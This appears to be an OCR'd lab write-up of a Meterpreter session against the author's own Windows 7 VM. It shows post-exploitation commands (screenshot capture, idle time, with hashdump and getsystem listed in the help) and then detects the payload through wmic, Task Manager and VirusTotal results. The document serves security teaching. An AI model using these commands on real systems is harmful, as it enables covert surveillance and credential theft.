


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~
File Actions Edit View Help
Right Ctrl
17°C Smoke
7:48 PM
12/4/2022

```
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > idletime
User has been idle for: 3 mins 25 secs
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default

meterpreter > screenshot
Screenshot saved to: /home/zaviyaar/VtWIOAOv.jpeg
meterpreter > █
```


☠ Detection of unwanted software / programs running in Windows through command prompt.

To see the programs that are running in command prompt we will run **wmic process list brief**



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Zavi>wmic process list brief
HandleCount  Name                   Priority  ProcessId  ThreadCount  WorkingSetS
ize
0            System Idle Process    0         0          1            24576

592          System                 8         4          89           3166208

29           smss.exe               11        272        2            950272

469          csrss.exe              13        352        10           4300800

77           wininit.exe            13        388        3            3907584

284          csrss.exe              13        396        8            5300224

110          winlogon.exe           13        436        3            5640192

211          services.exe           9         480        8            7356416

767          lsass.exe              9         496        8            10248192

146          lsm.exe                8         504        10           3637248
```


In the screenshot given below, we can see that the processID of textex.exe (unwanted software) is 756.



```
53           conhost.exe            8         2280       2            6029312

243          taskhost.exe           8         1264       7            12808192

132          testex.exe             8         756        3            8450048

121          WmiPrvSE.exe           8         780        5            6991872

67           svchost.exe            8         532        5            5251072

20           cmd.exe                8         1948       1            3100672

54           conhost.exe            8         2312       2            5255168

111          WMIC.exe               8         2760       5            9539584

122          WmiPrvSE.exe           8         2088       7            7098368


C:\Users\Zavi>
```

- View the unwanted program / process ID running on Windows and its access rights through Windows GUI.

We can see the unwanted program (textex.exe) in the windows task manager whose screenshot is given below.



windows [Running] - Oracle VM VirtualBox


Windows Task Manager

Image Name	User Name	CPU	Memory (...	Description
conhost.exe	Zavi	00	1,868 K	Console ...
csrss.exe		00	1,244 K	
dwm.exe	Zavi	00	788 K	Desktop ...
explorer.exe	Zavi	00	22,060 K	Windows ...
powershell.exe	Zavi	00	19,252 K	Windows ...
taskhost.exe	Zavi	00	4,636 K	Host Proc...
taskhost.exe	Zavi	00	1,672 K	Host Proc...
taskmgr.exe	Zavi	00	3,420 K	Windows ...
testex.exe *32	Zavi	00	3,300 K	ApacheBe...
VBoxTray.exe	Zavi	00	1,012 K	VirtualBox...
winlogon.exe		00	716 K	

Processes: 38 CPU Usage: 0% Physical Memory: 38%

☠ <span style="color:red">Show the system permissions allocated to the malware.</span>

Permissions are given to SYSTEM are shown below in screenshot.



windows [Running] - Oracle VM VirtualBox

Windows Task Manager

Image Name	User Name	CPU	Memory (...	Description
conhost.exe	Zavi	00	1,868 K	Console ...
csrss.exe		00	1,252 K	
dwm.exe	Zavi	00	788 K	Desktop ...
explorer.exe	Zavi	00	22,060 K	Windows ...
powershell.exe	Zavi	00	19,252 K	Windows ...
taskhost.exe	Zavi	00	4,636 K	Host Proc...
taskhost.exe	Zavi	00	1,672 K	Host Proc...
taskmgr.exe	Zavi	00	4,348 K	Windows ...
testex.exe *32	Zavi	00	3,300 K	ApacheBe...
VBoxTray.exe	Zavi	00	1,032 K	VirtualBox...
winlogon.exe		00	716 K	

testex Properties

Object name: C:\Users\Zavi\Desktop\testex.exe

Group or user names:

- SYSTEM
- Zavi (Zavi-PC\Zavi)
- Administrators (Zavi-PC\Administrators)

To change permissions, click Edit.

Permissions for SYSTEM	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		


For special permissions or advanced settings, click Advanced.

Learn about access control and permissions

Processes: 38 CPU Usage: 0% Physical Memory: 38%

☠ <span style="color:red">Check the malware attributes on</span> https://www.virustotal.com/gui/

I uploaded the file textex.exe to the above website and results are shown in screenshot below.



windows [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

VirusTotal - File - 9bad077865 | New Tab

https://www.virustotal.com/gui/file/9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc

9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc

55 / 72

Community Score

55 security vendors and 1 sandbox flagged this file as malicious

9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc
ab.exe
peexe overlay

72.07 KB
Size

2022-11-06 17:48:26 UTC
27 days ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3


Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
Arcabit	Trojan.CryptZ.Gen	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta	Gen:NN.ZexaF.34754.eq1@a8X8FTmi
Bkav Pro	W32.FamVT.RorenNHc.Trojan	ClamAV	Win.Trojan.Swrort-5710536-0
Comodo	TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.6a8de9	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Swrort.A.gen!Eldorado

7:22 AM 12/4/2022

Right Ctrl

17°C Smoke 8:22 PM 12/4/2022



windows [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

VirusTotal - File - 9bad077865 | New Tab

https://www.virustotal.com/gui/file/9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc


9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc

Cynet	Malicious (score: 100)	Cyren	W32/Swrort.A.gen!Eldorado
Elastic	Windows.Trojan.Metasploit	Emsisoft	Trojan.CryptZ.Gen (B)
eScan	Trojan.CryptZ.Gen	ESET-NOD32	A Variant Of Win32/Rozena.AA
F-Secure	Trojan.TR/Patched.Gen2	Fortinet	MalwThreat!0971IV
GData	Win32.Trojan.PSE.10KKVZ1	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Swrort.zvls2	Ikarus	Trojan.Win32.Swrort
K7AntiVirus	Trojan (001172b51)	K7GW	Trojan (001172b51)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Trojan.Rozena
MAX	Malware (ai Score=84)	MaxSecure	Trojan.Malware.300983.susgen
McAfee	Swrort.i	McAfee-GW-Edition	BehavesLike.Win32.Swrort.lh
Microsoft	Trojan:Win32/Meterpreter.O	NANO-Antivirus	Virus.Win32.Gen-Crypt.ccnc
QuickHeal	Trojan.Swrort.A	Rising	HackTool.Swrort!1.6477 (CLASSIC)
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Sophos	ML/PE-A + Mal/EncPk-ACE
SUPERAntiSpyware	Trojan.Backdoor-Shell	Symantec	Packed.Generic.347
Tencent	Trojan.Win32.Cryptz.za	Trapmine	Malicious.high.ml.score
Trellix (FireEye)	Generic.mg.112786b6a8de92c4	TrendMicro	Backdoor.Win32.SWRORT.SMAL01
TrendMicro-HouseCall	Backdoor.Win32.SWRORT.SMAL01	VIPRE	Trojan.CryptZ.Gen

7:23 AM 12/4/2022

Right Ctrl

17°C Smoke 8:23 PM 12/4/2022



https://www.virustotal.com/gui/file/9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc

9bad0778653b81428610ecd842ec6f02c9ae44429ea5ac70e7d46b40bc2c4bcc

SUPERAntiSpyware	Trojan.Backdoor-Shell	Symantec	Packed.Generic.347
Tencent	Trojan.Win32.Cryptz.za	Trapmine	Malicious.high.ml.score
Trellix (FireEye)	Generic.mg.112786b6a8de92c4	TrendMicro	Backdoor.Win32.SWRORT.SMAL01
TrendMicro-HouseCall	Backdoor.Win32.SWRORT.SMAL01	VIPRE	Trojan.CryptZ.Gen
ViRobot	Trojan.Win32.Elzob.Gen	Yandex	Trojan.Rosena.Gen.1
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	Alibaba	Undetected
Antiy-AVL	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Lionic	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	TACHYON	Undetected
TEHTRIS	Undetected	VBA32	Undetected
VirIT	Undetected	Webroot	Undetected
Zillya	Undetected	Zoner	Undetected
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type